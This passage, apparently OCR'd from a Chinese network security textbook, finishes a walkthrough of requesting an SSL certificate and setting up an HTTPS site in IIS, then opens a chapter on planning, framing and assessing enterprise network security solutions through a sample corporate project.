


图 12-37 申请证书

第三步,选择"高级申请",以便导入前面生成的 IIS 证书。由于证书文件是 base64 编码的,所以应该选择"使用 base64 编码的 PKCS#10 文件提交一个证书申请,或使用 base64 编码的 PKCS#7 文件更新证书申请",如图 12-38 所示。




图 12-38 选择申请证书

第四步,复制证书文件 web.txt 的内容在如图 12-39 所示的文本框中。

第五步,单击"提交"按钮后,出现如图 12-40 所示证书挂起的界面。此时说明证书已经被提交。

提交一个保存的申请

粘贴一个 base64 编码的 PKCS #10 证书申请或由外部应用程序(如 web 浏览器)生成的 PKCS #7 更新申请到申请字段以提交一个申请到证书颁发机构(CA)。

保存的申请：

Base64 编码证书申请 (PKCS #10 或 #7)：

-----BEGIN NEW CERTIFICATE REQUEST-----
MIIDPjCCAqcCAQAwYzELMAkGA1UEBhMCQ04xDjAM
VQQHEwdsYW56aG91MQ0wCwYDVQQKEwRMQUpUMREw
MA4GA1UEAxMHc2VydmVyMzCBnzANBgkqhkiG9w0B
IBjSoc2c3eWvwBmqOl/Bw5bLtL6uQ5hk7vCJhn47
iekZS5plijAHzsHXynVG0c3wcrMaTdFvIJ2WmFPs

浏览 要插入的文件。

附加属性：

属性：

提交 >

Internet

图 12-39　复制证书内容




图 12-40　证书挂起

至此，SSL 证书申请成功，即可用来创建 SSL 网站了。

(3) 创建 SSL 网站。

第一步，在 DNS 服务器上创建主机，设置 DNS 域名，并使其 IP 地址指向 SSL 网站的 IP 地址。

第二步，返回 Web 服务器，在 IIS 管理器中创建一个 SSL 网站。在“类型”下拉列表中选择 https，在“IP 地址”文本框中指定 IP 地址，“端口”文本框中使用默认的 443 即可。在“SSL 证书”下拉列表中选择所申请的证书，如图 12-41 所示。

第三步，单击“确定”按钮，SSL 网站创建完成。




图 12-41　添加 SSL 网站

第13章　网络安全规划、设计与评估

本章学习要求：

- 了解网络安全方案设计的要点。
- 掌握网络安全方案的框架。
- 熟悉如何从网络安全工程的角度来编写网络安全方案。
- 了解网络安全评估的目的及意义。
- 掌握网络安全评估的服务内容。
- 了解网络安全评估方案实例。
- 掌握大型企业网络安全规划设计内容。

13.1　网络安全方案概念

网络安全方案可以认为是一张施工的图纸，图纸的好坏直接影响到工程的质量高低。总的来说，网络安全方案涉及的内容比较多、比较广、比较专业和实际。

13.1.1　网络安全方案设计的要点

对于一名从事网络安全的人来说，网络必须有一个整体、动态的安全概念。总的来说，就是要在整个项目中，有一种总体把握的能力，不能只关注自己熟悉的某一领域，而对其他领域毫不关心，甚至不理解，否则就写不出一份好的安全方案，因为写出来的方案要针对用户所遇到的问题，运用产品和技术解决问题。设计人员只有对安全技术了解得很深，对产品了解得比较全面，写出来的方案才能接近用户的需求。

一份好的网络安全解决方案，不仅要考虑到技术，还要考虑到策略和管理。技术是关键，策略是核心，管理是保证。在方案中，始终要体现出这三方面的关系。

在设计网络安全方案时，一定要了解用户实际网络系统的环境，对当前可能遇到的安全风险和威胁进行量化和评估，这样才能写出一份客观的解决方案。好的方案是一个安全项目中很重要的部分，是项目实施的基础和依据。

在设计方案时，动态安全是一个很重要的概念，也是网络安全方案和其他项目方案的最大区别。动态安全，就是随着环境的变化和时间的推移，这个系统的安全性会发生变化，变得不安全，所以在设计方案时，不仅要考虑到现在的情况，也要考虑到将来的情况，用一种动态的方式来考虑，做到项目的实施既能考虑到现在的情况，也能很好地适应以后网络系统的升级，留有一个比较好的升级接口。

网络没有绝对的安全，只有相对的安全。在设计网络安全方案时，必须清楚这一点，以一种客观的态度来写，不夸大也不缩小，写得实实在在，让人信服接受。由于时间和空间不

断发生作用,安全不是绝对的,不管在设计还是在实施的时候,想得多完善,做得多严密,都不能达到绝对的安全。所以在方案中应该告诉用户,只能做到避免风险,减小风险的根源,降低由于风险所带来的危害,而不能做到完全消除风险。

在网络安全中,动态性和相对性非常重要,可以从系统、人和管理三个方面来理解。系统是基础、认识是核心、管理是保证。从项目实施上来讲,这三个方面是项目质量的保证。操作系统是一个很复杂、很庞大的体系,在设计和实施时,考虑安全的因素可能比较少,总会存在这样或那样的人为错误,这些错误的直接后果就是带来安全方面的风险。而且总有一些黑客以挖掘系统的安全漏洞、入侵系统为荣。从这个方面来讲,系统在明处,黑客在暗处,网络系统遭受攻击的情形防不胜防。

在一个项目中,人总是核心。一个人的技术水平、思想行为和心理素质等都会影响到项目的质量。比如项目的密码要复杂,要采用大小写、数字和特殊字符等的组合,但如果在实际使用中,一个系统管理员的管理账号的密码使用的是自己的生日,这样的系统放在网上,一般不能坚持得太久。管理是关键,系统的安全配置、动态跟踪、人的有效管理都要通过管理来约束和保证。

13.1.2　评价网络安全方案的质量

在实际工作中,怎样才能写出高质量、高水平的安全方案?只要抓住重点,理解安全理念和安全过程,基本就可以做到。一个网络安全方案要从以下 8 个方面来把握。

(1) 体现唯一性。由于安全的复杂性和特殊性,唯一性是评估安全方案最重要的一个标准。实际中,每一个特定网络都是唯一的,需要根据实际情况来处理。

(2) 对安全技术和安全风险有一个综合把握和理解,包括现在和将来可能出现的所有情况。

(3) 对用户的网络系统可能遇到的安全风险和安全威胁,结合现有的安全技术和安全风险,要有一个合适、中肯的评估,不能夸大,也不能缩小。

(4) 对症下药,用相应的安全产品、安全技术和管理手段,降低用户的网络系统当前可能遇到的风险和威胁,消除风险和威胁的根源,增强整个网络系统抵抗风险和威胁的能力,增强系统本身的免疫力。

(5) 方案中要体现出对用户的服务支持,这是很重要的一部分。因为产品和技术,都将会体现在服务中,服务用来保证质量、提高质量。

(6) 在设计方案时,要明白网络系统安全是一个动态的、整体的、专业的工程,不能一步到位解决用户所有的问题。

(7) 方案出来后,要不断与用户进行沟通,能够及时得到他们对网络系统在安全方面的要求、期望和所遇到的问题。

(8) 方案中所涉及的产品和技术,都要经得起验证、推敲和实施,要有理论根据,也要有实际基础。

将上面的 8 点融会贯通,经过不断地学习和经验积累,一定能写出一份很实用、很中肯的安全项目方案。一份很好的解决方案要求的是技术面要广,能体现综合性。

13.2 网络安全方案的框架

总体上说，一份安全解决方案的框架涉及 6 大方面，可以根据用户的实际需求进行取舍。

1. 概要安全风险分析

对当前的安全风险和安全威胁做一个概括和分析，最好能够突出用户所在的行业，并结合其业务的特点、网络环境和应用系统等。同时，要有针对性，如政府行业、电力行业、金融行业等，要体现很强的行业特点，使人信服和接受。

2. 实际安全风险分析

实际安全风险分析一般从 4 个方面进行：网络的风险和威胁分析，系统的风险和威胁分析，应用的风险和威胁分析，对网络、系统和应用的风险及威胁的具体实际的详细分析。

(1) 网络的风险和威胁分析：详细分析用户当前的网络结构，找出带来安全问题的关键，并使之图形化，指出风险和威胁所带来的危害，对如果不消除这些风险和威胁，会引起什么样的后果，有一个中肯、详细的分析和解决方法。

(2) 系统的风险和威胁分析：对用户所有的系统都要进行一次详细的评估，分析存在哪些风险和威胁，并根据与业务的关系，指出其中的利害关系。要运用当前流行系统所面临的安全分析和威胁，结合用户的实际系统，给出一个中肯、客观和实际的分析。

(3) 应用的风险和威胁分析：应用的安全是企业的关键，也是安全方案中最终说服的要保护的对象。同时由于应用的复杂性和关联性，分析时要比较、综合。

(4) 对网络、系统和应用的风险及威胁的具体实际的详细分析：帮助用户找出其网络系统中要保护的对象，帮助用户分析网络系统，帮助他们发现其网络系统中存在的问题，以及采用哪些产品和技术来解决。

3. 网络系统的安全原则

安全原则体现在 5 个方面：动态性、唯一性、整体性、专业性和严密性。

(1) 动态性：不要把安全静态化，动态性是安全的一个重要的原则。网络、系统和应用会不断出现新的风险和威胁，这决定了安全动态性的重要性。

(2) 唯一性：安全的动态性决定了安全的唯一性，针对每个网络系统安全的解决，都应该是独一无二的。

(3) 整体性：对网络系统所遇到的风险和威胁，要从整体来分析和把握，不能哪里有问题就补哪里，要做到全面的保护和评估。

(4) 专业性：对于用户的网络、系统和应用，要从专业的角度来分析和把握，不能是一种大概的做法。

(5) 严密性：整个解决方案，要有一种很强的严密性，不要给人一种虚假的感觉，在设计方案的时候，需要从多方面对方案进行论证。

4. 安全产品

常用的安全产品有 5 种：防火墙、防病毒、身份认证、传输加密和入侵检测。结合用户

的网络、系统和应用的实际情况,对安全产品和安全技术做评估和分析,分析要客观、结果要中肯,帮助用户选择最能解决他们所遇到问题的产品,不要求新、求好和求大。

(1) 防火墙:对包过滤技术、代理技术和状态检测技术的防火墙,都做一个概括和比较,结合用户网络系统的特点,帮助用户选择一种安全产品,对于选择的产品,一定要从中立的角度来说明。

(2) 防病毒:针对用户的系统和应用的特点,对桌面防病毒、服务器防病毒和网关防病毒做一个概括和比较,详细指出用户必须如何做,否则就会带来什么样的安全威胁,一定要中肯、合适,不要夸大和缩小。

(3) 身份认证:从用户的系统和用户的认证的情况进行详细的分析,指出网络和应用本身的认证方法会出现哪些风险,结合相关的产品和技术,通过部署这些产品和采用相关的安全技术,能够帮助用户解决哪些由系统和应用的传统认证方式所带来的风险和威胁。

(4) 传输加密:要用加密技术来分析,指出明文传输的巨大危害,通过结合相关的加密产品和技术,能够指出用户的现有情况存在哪些危害和风险。

(5) 入侵检测:对入侵检测技术要有一个详细的解释,指出在用户的网络和系统部署了相关的产品之后,对现有的安全情况会产生怎样的影响等要有一个详细的分析。结合相关的产品和技术,指出对用户的系统和网络会带来哪些好处,指出为什么必须要这样做,不这样做会怎么样,会带来什么样的后果。

5. 风险评估

风险评估是工具和技术的结合,通过这两个方面的结合,给用户一种很实际的感觉,使用户感到这样做过以后,会对他们的网络产生一个很大的影响。

6. 安全服务

安全服务不是产品化的东西,而是通过技术向用户提供的持久支持。对于不断更新的安全技术、安全风险和安全威胁,安全服务的作用变得越来越重要。

(1) 网络拓扑安全:结合网络的风险和威胁,详细分析用户的网络拓扑结构,根据其特点,指出现在和将来会存在哪些安全风险和威胁,并运用相关的产品和技术,来帮助用户消除产生风险和威胁的根源。

(2) 系统安全加固:通过风险评估和人工分析,找出用户的相关系统已经存在或是将来会存在的风险和威胁,并运用相关的产品和技术,来加固用户的系统安全。

(3) 应用安全:结合用户的相关应用程序和后台支撑系统,通过相应的风险评估和人工分析,找出用户和相关应用已经存在或是将来会存在的风险,并运用相关的产品和技术,来加固用户的应用安全。

(4) 灾难恢复:结合用户的网络、系统和应用,通过详细的分析、针对可能遇到的灾难,制定出一份详细的恢复方案,把由于其他突发情况所带来的风险降到最低,并有一个良好的应对方案。

(5) 紧急响应:对于突发的安全事件需要采用相关的处理流程,比如服务器死机、停电等。

(6) 安全规范:制定出一套完善的安全方案,比如 IP 地址固定、离开计算机时需要锁定等。结合实际分成多套方案,如系统管理员安全规范、网络管理员安全规范、高层领导的安

全规范、普通员工的管理规范、设备使用规范和安全环境规范。

(7) 服务体系和培训体系：提供售前和售后服务，并提供安全产品和技术的相关培训。

13.3 网络安全案例的需求分析

网络安全的唯一性和动态性决定了不同的网络需要有不同的解决方案。通过一个与实际相类似的案例，可以提高安全方案设计能力。本案例的项目名称是：某特定信息集团公司网络信息系统的安全管理。

13.3.1 项目要求

集团在网络安全方面提出以下5方面的要求。

1. 安全性

全面有效地保护企业网络系统的安全，保护计算机硬件、软件、数据、网络不因偶然的或恶意破坏的原因使数据遭到更改、泄漏和丢失，确保数据的完整性。

2. 可控性和可管理性

可自动和手动分析网络安全状况，适时检测并及时发现记录潜在的安全威胁，制定安全策略，及时报警、阻断不良攻击行为，具有很强的可控性和可管理性。

3. 系统的可用性

在某部分系统出现问题时，不影响企业信息系统的正常运行，具有很强的可用性和及时恢复性。

4. 可持续发展

满足某特定信息集团公司业务需求和企业可持续发展的要求，具有很强的可扩展性和柔韧性。

5. 合法性

所采用的安全设备和技术具有我国安全产品管理部门的合法证明。

13.3.2 工作任务

该项目的工作任务在于以下4个方面。

(1) 研究某特定信息集团公司计算机网络系统(包括各级机构、基层生产单位和移动用户的广域网)的运行情况(包括网络结构、性能、信息点数量、采取的安全措施等)，对网络面临的威胁及可能承担的风险进行定性与定量的分析和评估。

(2) 研究某特定信息集团公司的计算机操作系统(包括服务器操作系统、客户端操作系统等)的运行情况(包括操作系统的版本、提供的用户权限分配策略等)，在操作系统最新发展趋势的基础上，对操作系统本身的缺陷及可能承担的风险进行定性与定量的分析和评估。

(3) 研究某特定信息集团公司的计算机应用系统(包括信息管理系统、办公自动化系统、运行实时管理系统、地理信息系统和 Internet/Intranet 信息发布系统等)的运行情况(包

括应用体系结构、开发工具、数据库软件和用户权限分配策略等)，在满足各级管理人员、业务操作人员的业务需求基础上，对应用系统存在的问题、面临的威胁及可能承担的风险进行定性与定量的分析和评估。

(4) 根据以上的定性与定量的评估，结合用户需求和国内外网络安全最新发展趋势，有针对性地制定某特定信息集团公司计算机网络系统的安全策略和解决方案，确保该集团计算机网络信息系统安全可靠地运行。

13.4　网络安全解决方案设计与分析

某特定网络安全公司通过招标，以 50 万元人民币的工程造价得到该项目的实施权。在解决方案设计中需要包含 9 方面的内容：公司背景简介、某特定信息集团的安全风险分析、完整网络安全实施方案的设计、实施方案计划、技术支持和服务承诺、产品报价、产品介绍、第三方检测报告和安全技术培训。

13.4.1　公司背景简介

介绍某特定网络安全公司的背景，通常包括：公司简介、公司人员结构、曾经成功的案例、产品或者服务的许可证或认证。

1. 某特定网络安全公司简介

某特定网络安全公司于 2004 年成立并通过 ISO9001 认证，注册资本 1000 万元人民币。公司主要提供网络安全产品和网络安全解决方案，公司的安全理念是 PPDRRM，PPDRRM 将给用户带来稳定安全的网络环境，PPDRRM 策略覆盖了安全项目中的产品、技术、服务、管理和策略等内容，是一个完善、严密、整体和动态的安全理念。

(1) 综合的网络安全策略(Policy)，也就是 PPDRRM 的第一个 P，结合用户的网络系统实际情况来实施，包括：环境安全策略、系统安全策略、网络安全策略等。

(2) 全面的网络安全保护(Protect)，PPDRRM 中的第二个 P，提供全面的保护措施，包括安全产品和技术，要结合用户网络系统的实际情况来介绍，内容包括防火墙保护、防病毒保护、身份验证保护、入侵检测保护。

(3) 连续的安全风险监测(Detect)，PPDRRM 中的 D，通过评估工具、漏洞检测技术和安全人员，对用户的网络、系统和应用中可能存在的安全风险和威胁，进行全面的检测。

(4) 及时的安全事故响应(Response)，PPDRRM 中的第一个 R，对用户的网络、系统和应用可能遇到的安全入侵事件及时做出响应和解决。

(5) 迅速的安全灾难恢复(Recovery)，PPDRRM 中的第二个 R，当网页、文件、数据库、网络和系统等遇到破坏时，采用迅速恢复技术。

(6) 优质的安全管理服务(Management)，PPDRRM 中的 M，在安全项目中，管理是项目实施成功有效的保证。

2. 公司的人员结构

某特定网络安全公司现有管理人员 20 名，技术人员 200 名，销售人员 400 名。其中具

有副高级职称以上的有39名，教授或者研究员12名，院士两名，硕士学位以上人员占所有人员的比例为49%，是一个知识性、技术性的高科技公司。

3. 成功的案例

这里主要介绍公司以往的成功案例，特别是要指出与用户项目相似的项目，这样可以使用户相信有足够的经验来做好这件事情。

4. 产品的许可证或服务认证

产品的许可证，是不可缺少的材料，因为只有取得了许可证的安全产品，才允许在国内销售。网络安全属于提供服务的公司，通过国际认证大大有利于得到用户的信任。

5. 某特定信息集团实施网络安全意义

这一部分着重写出，项目完成以后，某特定信息集团公司的系统信息安全能够达到一个怎样的安全保护水平，特别是要结合当前的安全风险和威胁来分析。

13.4.2 安全风险分析

安全风险分析就是对网络物理结构、网络系统和应用进行风险分析。

1. 现有网络物理结构安全分析

详细分析某特定信息集团公司与分公司的网络结构，包括内部网、外部网和远程网。

2. 网络系统安全分析

详细分析某特定信息集团公司与各分公司网络的实际连接、Internet的访问情况、桌面系统的使用情况和主机系统的使用情况，找出可能存在的安全风险。

3. 网络应用的安全分析

详细分析某特定信息集团公司与各分公司的所有服务系统的各应用系统，找出可能存在的安全风险。

13.4.3 解决方案

解决方案包括5个方面。

1. 建立某特定信息集团公司系统信息安全体系结构框架

通过具体分析某特定信息集团公司的具体业务和网络、系统、应用等的实际情况，初步建立一个整体的安全体系框架。

2. 技术实施策略

技术实施策略需要从8个方面进行阐述。

(1) 网络结构安全：通过以上的风险分析，找出网络结构可能出现的问题，采用相关的安全产品和技术，解决网络结构的安全风险和威胁。

(2) 主机安全加固：通过以上的风险分析，找出主机系统可能出现的问题，采用相关的安全产品和技术，解决主机系统的安全风险和威胁。

(3) 防病毒：阐述如何实施桌面防病毒、服务器防病毒、邮件防病毒、网关防病毒及统一防病毒解决方案。

(4) 访问控制：三种基本的访问控制技术为路由器过滤访问控制技术、防火墙访问控制技术和主机自身访问控制技术。

(5) 传输加密：通过采用相关的加密产品和加密技术，保护某特定信息集团公司的信息传输安全，实现信息传输的机密性、完整性和可用性。

(6) 身份认证：通过采用相关的身份认证产品和技术，保护重要应用系统的身份认证，实现信息使用的加密性和可用性。

(7) 入侵检测技术：通过采用相关的入侵检测产品和技术，对网络和重要主机系统进行实时监控。

(8) 风险评估：通过采用相关的风险评估工具和技术，对网络和重要主机系统进行连续的风险和威胁分析。

3. 安全管理工具

对安全项目中所用到的安全产品进行集中、统一、安全的管理和培训。

4. 紧急响应

制定详细的紧急响应计划，及时响应用户的网络、系统和应用可能会遭到的破坏。

5. 灾难恢复

制定详细的灾难恢复计划，及时地把用户遇到的网络、系统和应用的破坏恢复到正常状态，并且能够消除产生风险和威胁的根源。

13.4.4　实施方案

实施方案包括：项目管理和项目质量保证。

1. 项目管理

项目管理包括：项目流程、项目管理制度和项目进度。

(1) 项目流程：详细写出项目的实施流程，以保证项目的顺利实施。

(2) 项目管理制度：写出项目的管理制度，主要是保证项目的实施质量。项目管理主要包括人的管理、产品的管理和技术的管理。

(3) 项目进度：项目实施的进度表，作为项目实施的时间标准，要全面考虑完成项目所需要的物质条件，计划出一个比较合适的时间进度表。

2. 项目质量保证

项目质量保证包括：执行人员的质量职责、项目质量的保证措施和项目验收。

(1) 执行人员的质量职责：规定项目实施相关人员的职责，如项目经理、技术负责人、技术工程师、后勤人员等，以保证整个安全项目的顺利实施。

(2) 项目质量的保证措施：严格制定出保证项目质量的措施，主要的内容涉及参与项目的相关人员、项目中涉及的安全产品和技术、派出支持该项目的相关人员的管理。

(3) 项目验收：根据项目的具体情况，与用户确定项目的详细事项，包括安全产品、技术、完成情况、达到的安全目的等，最后进行验收。

13.4.5　技术支持

技术支持包括技术支持的内容和技术支持的方式。

1. 技术支持的内容

包括安全项目中所包括的产品和技术的服务，提供的技术和服务包括以下内容。

(1) 安全调试项目中所涉及的全部产品和技术。

(2) 安全产品及技术文档。

(3) 提供安全产品和技术的最新信息。

(4) 服务器的免费产品升级。

2. 技术支持方式

安全项目完成以后提供的技术支持服务，包括以下内容。

(1) 客户现场 24 小时支持服务。

(2) 客户支持中心热线电话。

(3) 客户支持中心 E-mail 服务。

(4) 客户支持中心 Web 服务。

13.4.6 产品报价

项目所涉及的全部产品和服务的报价。

13.4.7 产品介绍

项目涉及的所有产品介绍，主要是使用户清楚所选择的产品是什么，不用很详细，但要描述清楚。

13.4.8 第三方检测报告

由一个第三方的中立机构，对实施好的网络安全架构进行安全扫描与安全检测，并提供相关的检测报告。

13.4.9 安全技术培训

1. 管理人员的安全培训

主要针对公司非技术的管理人员的培训，提高他们对安全的重视程度。主要针对 4 方面内容进行培训。

(1) 网络系统安全在企业系统中的重要性。

(2) 安全技术能够带来的好处。

(3) 安全管理能够带来的好处。

